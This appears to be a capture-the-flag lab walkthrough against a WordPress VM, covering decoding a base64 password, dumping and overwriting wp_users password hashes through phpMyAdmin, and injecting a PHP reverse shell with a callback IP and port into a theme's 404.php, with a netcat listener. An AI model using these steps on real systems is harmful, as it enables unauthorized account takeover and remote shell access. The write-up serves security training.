#
#####
v1.2
By Zion3R
www.Blackploit.com
Root@Blackploit.com

-----
HASH: QGx3YXlZLUAtU3VwM3ItU2VjdXIzLXBAU1N3MFJkISE
-----
Not Found. ←
```


My experience taught me that a hash not cracked by hash-identifier can be base64. Let's give it a try.

```
kali@kali:~$ echo -n "QGx3YXlZLUAtU3VwM3ItU2VjdXIzLXBAU1N3MFJkISE" | base64 -d
@lways-@-Sup3r-Secur3-p@SSw0Rd !!base64: invalid input
kali@kali:~$
```

I got a super complex password but I have no idea where to try it. As I looked back, I saw during the nikto scan that there was phpmysql on this system. I tried username "jarretlee" and the password as above and I successfully got access.



In the list of databases, the bitnami_wordpress database appeared interesting. On opening this database, I found a wp_users table.



Inside the table wp_users, I found two users. One is user jarretlee and the other is charley walker along with their password hashes.

Showing rows 0 - 1 (2 total, Query took 0.0004 seconds.)

```
SELECT * FROM `wp_users`
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Number of rows: 25 | Filter rows: Search this table | Sort by key: None

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered
4	charleywalker	\$1\$3XBpIe2h\$/BsWPw8vEnFAP/Vg4W/Sx.	charleywalker	charley-walker@ganana.com		2020-06-06 14:59
5	jarretlee	\$1\$yt2n44X0\$jU148IfWAYDS90CQHfwdH1	jarretlee	jarret@ganana.com		2020-06-06 16:54

Hash-identifier identified the hash as MD5 hash.

```
kali@kali:~/Downloads$ hash-identifier
#####
#
#                #
#                #
#                #
#                #
#                #
#                #
#                #
#                #
#                #
#                #
#                #
#                #
#                #
#                #
#####
-----
HASH: $1$3XBpIe2h$/BsWPw8vEnFAP/Vg4W/Sx.

Possible Hashes:
[+] MD5(Unix) ←
```

But the hash cannot be cracked by any means.

The screenshot shows the CrackStation website interface. At the top, there are navigation links for Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, Exploit-DB, GHDB, and MSFU. The main heading is "CrackStation" with "Defuse.ca" and "Twitter" on the right. Below this, it says "CrackStation Password Hashing Security Defuse Security". The main content area is titled "Free Password Hash Cracker".

The interface includes a text input field containing the hash "\$1\$yt2n44X0\$jU148IfWAYDS90CQHfwdH1". Below the input field, it says "Enter up to 20 non-salted hashes, one per line:". To the right of the input field is a reCAPTCHA widget with "I'm not a robot" and a "Crack Hashes" button.

Below the input field, it lists supported hash types: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-haaf, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubertV3.1BackupDefaults".

Below the supported list is a table showing the result of the hash cracking attempt:

Hash	Type	Result
\$1\$yt2n44X0\$jU148IfWAYDS90CQHfwdH1	Unknown	Unknown (not a hash format)

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.

At the bottom, there is a link: "Download CrackStation's Wordlist".

So I decided to replace the hash in wp_users table with a MD5 hash of password "123456". First I did this with user jarretlee.

✓ 1 row affected.

```
UPDATE `wp_users` SET `user_pass` = 'e10adc3949ba59abbe56e057f20f883e' WHERE `wp_users`.`ID` = 5;
```

[Edit inline] [Edit] [Create PHP code]

✓ Showing rows 0 - 1 (2 total. Query took 0.0004 seconds.)

```
SELECT * FROM `wp_users`
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table | Sort by key: None

+ Options

	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	4	charleywalker	\$P\$B1vIEPStEu5IgmAeNBkWBGBxBLFGAX1	charleywalker	charley-walker@ganana.com		2020-06-06 14:51
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	5	jarretlee	e10adc3949ba59abbe56e057f20f883e	jarretlee	jarret@ganana.com		2020-06-06 16:54

Check all | With selected: Edit Copy Delete Export

The login was successful,

192.168.41.10/wp-admin/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Ganana | Howdy, jarret lee

Dashboard

We are glad you like Loginizer and have been using it since the past few days. It is time to take the next step

Upgrade to Pro | Rate it 5★s | Like Us on Facebook | Tweet about Loginizer

At a Glance: WordPress 5.4.2 running tsumugi theme.

Activity

Quick Draft

Title

Content

What's on your mind?

Then I did the same with user charleywalker and logged in.

192.168.41.10/wp-admin/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Ganana | Howdy, charley walker

Dashboard

Do you like plugin WPS Hide Login? Thank you for taking a few seconds to note us on WordPress.org

We are glad you like Loginizer and have been using it since the past few days. It is time to take the next step

Upgrade to Pro | Rate it 5★s | Like Us on Facebook | Tweet about Loginizer

Site Health Status: Should be improved

Your site's health is looking good, but there are still some things you can do to improve its performance and security. Take a look at the 8 items on the Site Health screen.

At a Glance: WordPress 5.4.2 running tsumugi theme.

Quick Draft


Title

Content

What's on your mind?

Save Draft


I am in as charleywalker. A quick check for any other plugins that can give me a shell.



The screenshot shows the WordPress Admin interface for the 'Plugins' section. The browser address bar is 192.168.41.10/wp-admin/plugins.php. The left sidebar shows the 'Plugins' menu. The main content area displays a list of installed plugins with their descriptions and update notifications. The plugins listed are:

- Loginizer** (Version 1.4.4): Loginizer is a WordPress plugin which helps you fight against bruteforce attack by blocking login for the IP after it reaches maximum retries allowed. You can blacklist or whitelist IPs for login using Loginizer. *Update Available: 1.5.2*
- Stop User Enumeration** (Version 1.3.25): User enumeration is a technique used by hackers to get your login name if you are using permalinks. This plugin stops that.
- Theme My Login** (Version 7.1): Creates an alternate login, registration and password recovery experience within your theme. *Update Available: 7.1.1*
- Wordfence Security** (Version 7.4.7): Wordfence Security - Anti-virus, Firewall and Malware Scan. *Update Available: 7.4.9*

Since I got nothing, I decided to run a php reverse shell by editing the 404.php page of the tsumugi theme.



The screenshot shows the WordPress Admin interface for the 'Theme Editor' section. The browser address bar is 192.168.41.10/wp-admin/theme-editor.php?file=404.php&theme=tsumugi. The left sidebar shows the 'Appearance' menu. The main content area displays the '404 Template (404.php)' file content. The code is as follows:

```
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.36.132'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
```

However when I execute the php-reverse-shell, I get nothing.

```
kali@kali:~/Downloads$ nc -lvp 1234
listening on [any] 1234 ...

```

To Be Continued.....

[Bind DNS DOS](#), [Tiny IdentD BOF](#), [TrixBox RCE](#), [NetSweeper RCE](#) and [more](#)

METASPLOIT THIS MONTH

Welcome to the July 2020's Metasploit This Month feature. Let us see the latest exploit modules of Metasploit.

[BIND DNS Denial Of Service Module](#)

